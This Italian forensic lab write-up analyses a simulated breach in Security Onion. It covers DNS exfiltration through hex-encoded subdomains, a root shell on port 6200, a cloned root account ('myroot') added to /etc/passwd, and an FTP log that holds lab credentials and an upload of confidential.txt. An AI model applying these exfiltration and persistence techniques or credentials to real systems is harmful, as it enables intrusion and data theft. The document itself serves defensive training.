


Save




l'analisi delle query DNS ci ha rivelato che alcuni sottodomini erano codificati in esadecimale.

Procediamo a scaricare il file contenente le query modificandolo opportunamente per estrarre i dati:





Notiamo come alcune query presentino sottodomini insolitamente lunghi associati a ns.example.com. Il dominio example.com dovrebbe essere ulteriormente analizzato.



Team WolfGuard



analyst@SecOnion:~\$ cd Downloads
analyst@SecOnion:~/Downloads\$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads\$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~/Downloads\$

Una volta decodificato, il contenuto ha rivelato un testo chiaro che recita "DOCUMENTO CONFIDENZIALE, NON CONDIVIDERE", un'indicazione che i dati esfiltrati erano informazioni sensibili riguardanti una violazione della sicurezza


L'uso di DNS per la trasmissione di dati codificati in esadecimale potrebbe permettere agli attaccanti di **esfiltrare documenti sensibili** senza suscitare sospetti.


In conclusione, l'analisi ha messo in evidenza l'importanza di monitorare il traffico DNS per rilevare attività sospette, in quanto può essere utilizzato come canale per attacchi furtivi, inclusa l'esfiltrazione di dati.


È possibile che il malware stia creando queste richieste scorrendo i documenti sull'host e codificandone il contenuto in esadecimale, per poi creare query DNS che utilizzano le stringhe esadecimali come sottodomini DNS. Le richieste DNS vengono spesso inviate da una rete a Internet, quindi potrebbero non essere monitorate.
















Dopo aver avviato la VM Security Onion, procediamo all'analisi dei logs raccolti tramite il tool Sguil. Scorrendo i vari records ci soffermiamo su una voce in particolare catalogata come *GPL ATTACK\_RESPONSE id check returned root*.




Dalla riga in questione possiamo risalire ai 5 elementi della tupla:


- IP Sorgente: 209.165.201.17
- Porta Sorgente: 45415
- IP Destinazione: 209.168.200.235
- Porta Destinazione: 6200
- Protocollo: TCP














Effettuando la trascrizione delle transazioni avvenute tra attaccante e vittima, possiamo notare che il primo esegue vari comandi linux











Attraverso questi comandi riesce ad ottenere gli hash delle password delle varie utenze











Successivamente, dopo aver sbirciato le permissions dei vari utenti, l'attaccante inserisce nel file /etc/passwd una nuova riga creando di fatto un'utenza "clone" dell'utenza root, denominata "myroot" sincerandosi poi che quanto fatto sia stato realmente scritto nel file; in questo modo l'attaccante riesce ad avere pieni poteri amministrativi sulla macchina.











Un'ulteriore conferma di quanto finora analizzato, questa volta attraverso Wireshark, è la visualizzazione delle operazioni effettuate dall'attaccante (in rosso)






Proseguiamo ora l'analisi servendoci di un altro tool presente nella VM Security Onion: *Kibana*. Tramite questo tool riusciamo ad ottenere maggiori info sull'attacco; filtrando le informazioni ricavate da Kibana possiamo notare che l'exploit è avvenuto alle ore 03.53 dell'11 Giugno 2020.








Espandendo i campi della sezione "All Logs" riusciamo a ricavare altre informazioni utili quali l'IP dell'attaccante e la porta che ha utilizzato (in verde):








## BONUS 3 - SECURITY ONION



```
192.168.0.11:52776 209.165.200.235:21-6-521656051.pcap
     "2020-06-11T03:53:09.086482Z","uid": "C5GkeA4t8oXZdWTPr6","id.orig h":"192.168.0.11","id.orig p":52776,"id.resp h":"209.165.200.235","id.resp p":21,"user":"analys
   password":"<hidden>","command":"PORT","arg":"192,168,0,11,194,153","reply_code":200,"reply_msg":"PORT command successful. Consider using PASV.","data_channel.p
  sive":false, "data channel.orig h":"209.165.200.235", "data channel.resp h":"192.168.0.11", "data channel.resp p":49817)
  mestamp: 2020-06-11 03:53:09
 onnection ID: CLI
 st IP: 209.165.200.235
 OS Fingerprint: 192.168.0.11:52776 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7:::?:?] (up: 3131 hrs)
OS Fingerprint: -> 209.165.200.235:21 (link: ethernet/modem)
DST: 220 (vsFTPd 2.3.4)
SRC USER analyst
DST: 331 Please specify the password.
SRC PASS cyberops
DST: 230 Login successful.
SRC: SYST
DST: 215 UNIX Type: L8
SRC: TYPE I
DST: 200 Switching to Binary mode.
SRC: PORT 192,168,0,11,194,153
DST: 200 PORT command successful. Consider using PASV.
SRC: STOR confidential.txt
DST: 150 Ok to send data.
DST: 226 Transfer complete.
SRC: QUIT
DST: 221 Goodbye.
```


Dopo aver cliccato sul link (in arancione nell'immagine precedente), riusciamo a visualizzare come l'attaccante sia riuscito a sfruttare le credenziali dell'utenza "analyst" per accedere via FTP (porta 21) al server ed effettuare l'upload del file "confidential.txt".






## BONUS 3 - SECURITY ONION

Filtriamo ulteriormente i dati dell'indagine e riusciamo ad ottenere un elenco dei file impattati: Concentrandoci sui dati relativi al protocollo FTP vediamo che l'attaccante (192.168.0.11) ha effettuato l'upload di un file di testo



